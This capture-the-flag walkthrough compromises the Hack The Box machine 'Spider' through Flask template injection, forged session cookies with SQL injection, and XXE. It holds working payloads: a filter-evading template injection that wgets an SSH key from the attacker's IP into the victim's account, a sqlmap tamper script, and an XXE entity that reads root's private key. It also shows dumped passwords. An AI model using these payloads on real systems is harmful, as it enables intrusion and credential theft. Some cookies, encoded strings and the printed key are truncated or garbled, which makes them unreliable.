Nmap

```
nmap -sC -sV -oA nmap/spider 10.129.142.252
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-30 06:55 EDT
Nmap scan report for spider.htb (10.129.142.252)
Host is up (0.045s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   256 3a:15:8c:cc:66:f4:9d:cb:ed:8a:1f:f9:d7:ab:d1:cc (ECDSA)
|_  256 a6:d4:0c:8e:5b:aa:3f:93:74:d6:a8:08:c9:52:39:09 (ED25519)
80/tcp open  http    nginx 1.14.0 (Ubuntu)
|_http-server-header: nginx/1.14.0 (Ubuntu)
|_http-title: Welcome to Zeta Furniture.
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.40 seconds
```

Register Account

Create Account

Username: hacker
Password: Passw0rd

Returns an UUID and now we can navigate the page.

Theres nothing juicy on the website, so let's try some injection techniques on the login form.

Template Injection

Username: {{3 * '3'}}
Password: 123

After login and going to User Information we can see it's **vulnerable to Template Injection**
Result on Username: 333

Let's read some configurations

Username: {{config}}
Password: 123

UUID: 778824db-331b-46cb-93e2-ed2f14c01d9f

User information

Username

<Config {'ENV': 'production', 'DEBUG': False, 'TESTING': False, 'PROPAG

UUID

778824db-331b-46cb-93e2-ed2f14c01d9f


```
<Config {'ENV': 'production', 'DEBUG': False, 'TESTING': False,
'PROPAGATE_EXCEPTIONS': None, 'PRESERVE_CONTEXT_ON_EXCEPTION': None,
'SECRET_KEY': 'Sup3rUnpredictableK3yPleas3Leav3mdanfe12332942',
'PERMANENT_SESSION_LIFETIME': datetime.timedelta(31), 'USE_X_SENDFILE': False,
'SERVER_NAME': None, 'APPLICATION_ROOT': '/', 'SESSION_COOKIE_NAME': 'session',
'SESSION_COOKIE_DOMAIN': False, 'SESSION_COOKIE_PATH': None,
'SESSION_COOKIE_HTTPONLY': True, 'SESSION_COOKIE_SECURE': False,
'SESSION_COOKIE_SAMESITE': None, 'SESSION_REFRESH_EACH_REQUEST': True,
'MAX_CONTENT_LENGTH': None, 'SEND_FILE_MAX_AGE_DEFAULT': datetime.timedelta(0,
43200), 'TRAP_BAD_REQUEST_ERRORS': None, 'TRAP_HTTP_EXCEPTIONS': False,
'EXPLAIN_TEMPLATE_LOADING': False, 'PREFERRED_URL_SCHEME': 'http',
'JSON_AS_ASCII': True, 'JSON_SORT_KEYS': True, 'JSONIFY_PRETTYPRINT_REGULAR':
False, 'JSONIFY_MIMETYPE': 'application/json', 'TEMPLATES_AUTO_RELOAD': None,
'MAX_COOKIE_SIZE': 4093, 'RATELIMIT_ENABLED': True,
'RATELIMIT_DEFAULTS_PER_METHOD': False, 'RATELIMIT_SWALLOW_ERRORS': False,
'RATELIMIT_HEADERS_ENABLED': False, 'RATELIMIT_STORAGE_URL': 'memory://',
'RATELIMIT_STRATEGY': 'fixed-window', 'RATELIMIT_HEADER_RESET': 'X-RateLimit-
Reset', 'RATELIMIT_HEADER_REMAINING': 'X-RateLimit-Remaining',
'RATELIMIT_HEADER_LIMIT': 'X-RateLimit-Limit', 'RATELIMIT_HEADER_RETRY_AFTER':
'Retry-After', 'UPLOAD_FOLDER': 'static/uploads'}>
```

Flask Cookie - Injection

```
flask-unsign --decode --cookie
'eyJjYXJ0X2l0ZW1zIjpbIjkiLCI5Il0sInV1aWQiOiI3Nzg4MjRkYi0zMzFiLTQ2Y2ItOTNlMi1lZDJm

{'cart_items': ['9', '9'], 'uuid': '778824db-331b-46cb-93e2-ed2f14c01d9f'}
```

Key

```
Sup3rUnpredictableK3yPleas3Leav3mdanfe12332942
```

Injection

cart_items is injectable.

```
flask-unsign --sign --cookie={'cart_items': ['1 OR 1=1--'], 'uuid': '778824db-
331b-46cb-93e2-ed2f14c01d9f'} --
secret='Sup3rUnpredictableK3yPleas3Leav3mdanfe12332942'
```

This will return a valid token that puts all existing products in the cart.

Knowing this, lets use sqlmap and a tamper script to craft the cookie.

Request

```
GET /cart HTTP/1.1
Host: spider.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
```

```
Cookie:
session=eyJjYXJ0X2l0ZW1zIjpbIjEgT1IgMT0xIFVOSU9OIFNFTEVDVCA5OSwgJ2hpJywnQ2hhaXInL(

Upgrade-Insecure-Requests: 1
```

SQLMap

```
sqlmap -u "http://spider.htb/cart" --cookie="session=1" -p 'session' --param-
filter='COOKIE' --level=5 --risk=3 --tamper="flaskencode" --dbms=mysql --
delay=0.15 --dbs
```

Tamper Script

```
#!/usr/bin/env python

from lib.core.enums import PRIORITY
import flask_unsign

__priority__ = PRIORITY.LOW

def dependencies():
    pass

def tamper(payload, **kwargs):

    return flask_unsign.sign({'cart_items' : [ payload ], 'uuid':'ed86b957-
0459-47ab-bc21-b9c14bbaab88'},
secret='Sup3rUnpredictableK3yPleas3Leav3mdanfe12332942')
```


```
Database: shop
Table: messages
[1 entry]
+---------+---------+--------------------------------------------------------------------------------+---------------------+
| post_id | creator | message                                                                        | timestamp           |
+---------+---------+--------------------------------------------------------------------------------+---------------------+
| 1       | 1       | Fix the <b>/a1836bb97e5f4ce6b3e8f25693c1a16c.unfinished.supportportal</b> portal! | 2020-04-24 15:02:41 |
+---------+---------+--------------------------------------------------------------------------------+---------------------+

[12:28:32] [INFO] table 'shop.messages' dumped to CSV file '/root/.local/share/sqlmap/output/spider.htb/dump/shop/messages.csv'
[12:28:32] [INFO] fetching columns for table 'users' in database 'shop'
[12:28:32] [INFO] fetching entries for table 'users' in database 'shop'
Database: shop
Table: users
[2 entries]
+----+--------------------------------------+--------+----------------+
| id | uuid                                 | name   | password       |
+----+--------------------------------------+--------+----------------+
| 1  | 129f60ea-30cf-4065-afb9-6be45ad38b73 | chiv   | ch1VW4sHERE7331 |
| 2  | ed86b957-0459-47ab-bc21-b9c14bbaab88 | jsarmz | Passw0rd!      |
+----+--------------------------------------+--------+----------------+
```

Username: chiv

Password: ch1VW4sHERE7331

UUID: 129f60ea-30cf-4065-afb9-6be45ad38b73

Login into Admin Panel




View Messages

Exploring the application we can view messages and support.

This is pointing to the path /a1836bb97e5f4ce6b3e8f25693c1a16c.unfinished.supportportal

and it seems there are some vulnerabilities there.

So let's try to navigate there



First thing we see there is a WAF on Contact field and XSS on Message.

XSS Is rabbit hole.

Injection on Contact field

Article: https://hackmd.io/@Chivato/HyWsJ31dI

Since the inital page was vulnerable to SSTI let's try it here.

{{ config }}

But there is WAF blocking {{ }}. But wait.. we can also do something like: `{% print("foobar") %}`

It seems that this is also vulnerable to SSTI, as we can see foobar printed on the contact name

Knowing that we can either start a reverse shell or upload our public key and jump into ssh directly, since ssh is available on the server.

We need to escape WAF Characters, so the final payload will look like:

```
{% print(request["application"]["\x5f\x5fglobals\x5f\x5f"]
["\x5f\x5fbuiltins\x5f\x5f"]["\x5f\x5fimport\x5f\x5f"]("os")["popen"]("wget
10\x2e10\x2e14\x2e147/authorized\x5fkeys -O /home/chiv/\x2essh/authorized\x5fkeys")
["read"]()) %}
```

SSH


```
┌──(root💀kali)-[~/HTB/Spider]
└─# ssh chiv@spider.htb
Last login: Sun May 30 20:12:17 2021 from 10.10.14.147
chiv@spider:~$
```

Listening Ports


```
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#open-ports
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
-
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN
-
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN
-
```

Redirecting 8080 to our machine

```
ssh -L 8080:127.0.0.1:8080 chiv@spider.htb
```



The webpage just ask for a username, so lets put something random... and we're in. We see the server prints a Welcome username message... could this also be vulnerable to something?



Checking the cookie with flask-unsign

```
flask-unsign --decode --
cookie='.eJxNjEFvgyAARv_KwnkHdHYHk14MqKPTBhSw3CA0w4rOVLNZm_73rcma7Pjy3vddgV96D-
IreDIgBhyXqcVLTTsimJwH0QfyKIuLyVWreRrV2ZhYHiDasEIg9s6x29n-
beXVjH79UPEy2adjzk6Juvs7K-gRlZZQiCOVur3JyrmUrhUBP8sebqxPsH1RncSb6RDCQGekEf_-
_vaUhcurRCTTIWlMLqjucFQjMh39x4X1cyvCJeCZ_Xr0dPVnKVyl02QwqysKOIaHU8l239stuD2D8bMd5g
QukckP6JGpHRENRoHWU'
{'lxml':
b'PCEtLSBBUEkgVmVyc2lvbiAxLjAuMCAtLT4KPHJvb3Q+CiAgICA8ZGF0YT4KICAgICAgICA8dXNlcm5h
 'points': 0}
```

We see it returns a base64 string, and after decoding we see it's a XML

```
echo
"PCEtLSBBUEkgVmVyc2lvbiAxLjAuMCAtLT4KPHJvb3Q+CiAgICA8ZGF0YT4KICAgICAgICA8dXNlcm5hb
 | base64 -d                                          1 ⚙
<!-- API Version 1.0.0 -->
<root>
    <data>
        <username>foo</username>
        <is_admin>0</is_admin>
    </data>
</root>
```

So this can be vulnerable to XXE Injection, since from burp suite we can modify the version and the username parameters.

```
1.0.0 -->
<!--?xml version="1.0" ?-->
<!DOCTYPE replace [<!ENTITY ent SYSTEM "file:///root/.ssh/id_rsa"> ]><!--
```

Encoded with URL:

```
%31%2e%30%2e%30%20%2d%2d%3e%0a%3c%21%2d%2d%3f%78%6d%6c%20%76%65%72%73%69%6f%6e%3d%
```

And on username with &ent;

```
1 POST /login HTTP/1.1
2 Host: localhost:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 32
9 Origin: http://localhost:8080
0 Connection: close
1 Referer: http://localhost:8080/login
2 Cookie: session=eyJwb2ludHMiOjB9.YLQt3A.xVs8NmZpHKVL-BAgBlwtj2CrK7M
3 Upgrade-Insecure-Requests: 1
4
5 username=%26ent%3B&version=
  %31%2e%30%2e%30%20%2d%2d%3e%0a%3c%21%2d%2d%3f%78%6d%6c%20%76%65%72%73%69%6f%6e%3d%22%31%2e%30%22%20%3
  %59%20%65%6e%74%20%53%59%53%54%45%4d%20%22%66%69%6c%65%3a%2f%2f%2f%72%6f%6f%74%2f%2e%73%73%68%2f%69%64
```

Shall print out the Private key

Footnote

We can decode the generated token from our payload to see the final XML Result

```
┌──(root💀kali)-[~/HTB/Spider]
└─# flask-unsign --decode --cookie='.eJxNkM1unDAYRV8lYp2FYUKljJRFGTBTUpv47zN4B_JIDNge2iEKJcq7Z1S1Vdf33KOr-x651bto_x7d9dE-UgXFtlglmyrgegn
6VFzvQLE9NCX1avSFoheFUyg5eRy4eMBdsNVJtODnd42EcyZxDiRZVqfPM7rJuv46NJ2q3AH2cw8Z12wF4nJm0GrJIcl78KQtuO3lOAs9ImtGMJBFVZ0JT9yccsVDkLRzCCXM22Z
-zOjL10iSkYemFPT9HHfTRfzmG5Rnv08Qlo4pZN.YLQuLw.8FLhQ95PNCH2fOokJAtK9acRhZY'
{'lxml': b'PCEtLSBBUEkgVmVyc2lvbiAxLjAuMCAtLT4KPCEtLT94bWwgdmVyc2lvbj0iMS4wIiA/LS0+CjwhRE9DVFlQRSByZXBsYWNlIFs8IUVOVElUWSBlbnQgU1lTVEVNI
ZlbnQ7PC91c2VybmFtZT4KICAgICAgICA8aXNfYWRtaW4+MDwvaXNfYWRtaW4+CiAgICA8L2RhdGE+Cjwvcm9vdD4=', 'points': 0}

┌──(root💀kali)-[~/HTB/Spider]
└─# echo "PCEtLSBBUEkgVmVyc2lvbiAxLjAuMCAtLT4KPCEtLT94bWwgdmVyc2lvbj0iMS4wIiA/LS0+CjwhRE9DVFlQRSByZXBsYWNlIFs8IUVOVElUWSBlbnQgU1lTVEVNIC
lbnQ7PC91c2VybmFtZT4KICAgICAgICA8aXNfYWRtaW4+MDwvaXNfYWRtaW4+CiAgICA8L2RhdGE+Cjwvcm9vdD4=" | base64 -d
<!-- API Version 1.0.0 -->
<!--?xml version="1.0" ?-->
<!DOCTYPE replace [<!ENTITY ent SYSTEM "file:///root/.ssh/id_rsa"> ]><!-- -->
<root>
    <data>
        <username>&ent;</username>
        <is_admin>0</is_admin>
    </data>
</root>
```

Getting Private Key

WELCOME, -----BEGIN RSA PRIVATE KEY-----
MIIEOWIBAAKCAQEAL/DN2XPJQUIW49CVNDAGDEO5WZ47TZDYZ
GSGQSKHFFUZJQ8V/Q4ABFM6LQSN47G8FOQ0GQ1DVUZKWFAATV
IFTBG7RQV/XATWAMDRFRLB7X63TG6MZDRKVFVGFIHWQANKUJN
4D3/VO
/MDEUB02HA7RW9OHSYKR4PIGV4MDWXGGL+FWO6HFNCZ+YK96
EGKDKXY3RNLKVTXJPILFMAZGU0T+RX1GLMOPDQODWRBWU+WD
VPT5ZDGIKID4TFT57UDHXPISD6YBHLT5OOHFFQIDAQABAOIBAFX
KRHFYUUO4J7ZBHDFJBI7AFINZPBWRTQ75VHOEEXUD2VMDXAEQ
SZ4EKUCRQ05O9QTHXJP0700+8T24WMLAHKW6QN1VW61+46IWC
RKWBLMMIQNAYZZDKTNU9+CA/KZ
/CAJLPZ3M1NW7X//RCDL8KBGS8RFUHQZ/R4R7E
HTCVXUXOFNYO/I+A3J1DPHOC5UH56G1W82NWTCBTCFMFEUSUOI
S7PWQ1E4M27/NMU7R
/CSLC03YFQXOW+CIBDD59DBKTZKERDIMD49WIZSXIZL7RDT
WBTACSUCGYEAYU9AZUPB71YNGQVLPDTOZOTD6REZLBDGEQZ4E
R335NRBF7EJC0ODXNVSY+4VEXQMTX9ETXPMTSP6U0WVIYWY9C7
KCSQH/YFKD2JADKMXHXKZ9THXCCHOFET7IUMNSM2VBKB1XBMK
FHRNRIB3OS7QYAYE+XRGVDX/KXCKVA6ZN20YKTWYLH2HLFXCFQ
BAKYCDFXSUQDPJ1/QE21OVDLMJFU4XS7ZDGG8O5V8JMF6TLTWIC
W42ZV3VV7BSAHQSMVD3IGLEODFT34JO9NQV9KBCCGYEAK8ELV
/XV9DWNJTZ2UFO5PA14J0O+WQ7C4ORSFBTH1TVZ8TCW+OVPLSD
MVAF3J64OSGYZHOXE7T2IQ788NF4GZUXHCL8QLO9HQJ7DBHRPF
ASAJ8JITOB6HZHN0OWEFGX0CGYAICQMGU2VJZ9ARP/LC7TR0NY


```
ssh root@spider.htb -i id_rsa
```

```
└─# ssh root@spider.htb -i id_rsa
Last login: Mon May 24 14:22:35 2021 from 10.10.14.2
root@spider:~# id && hostname
uid=0(root) gid=0(root) groups=0(root)
spider
root@spider:~#
```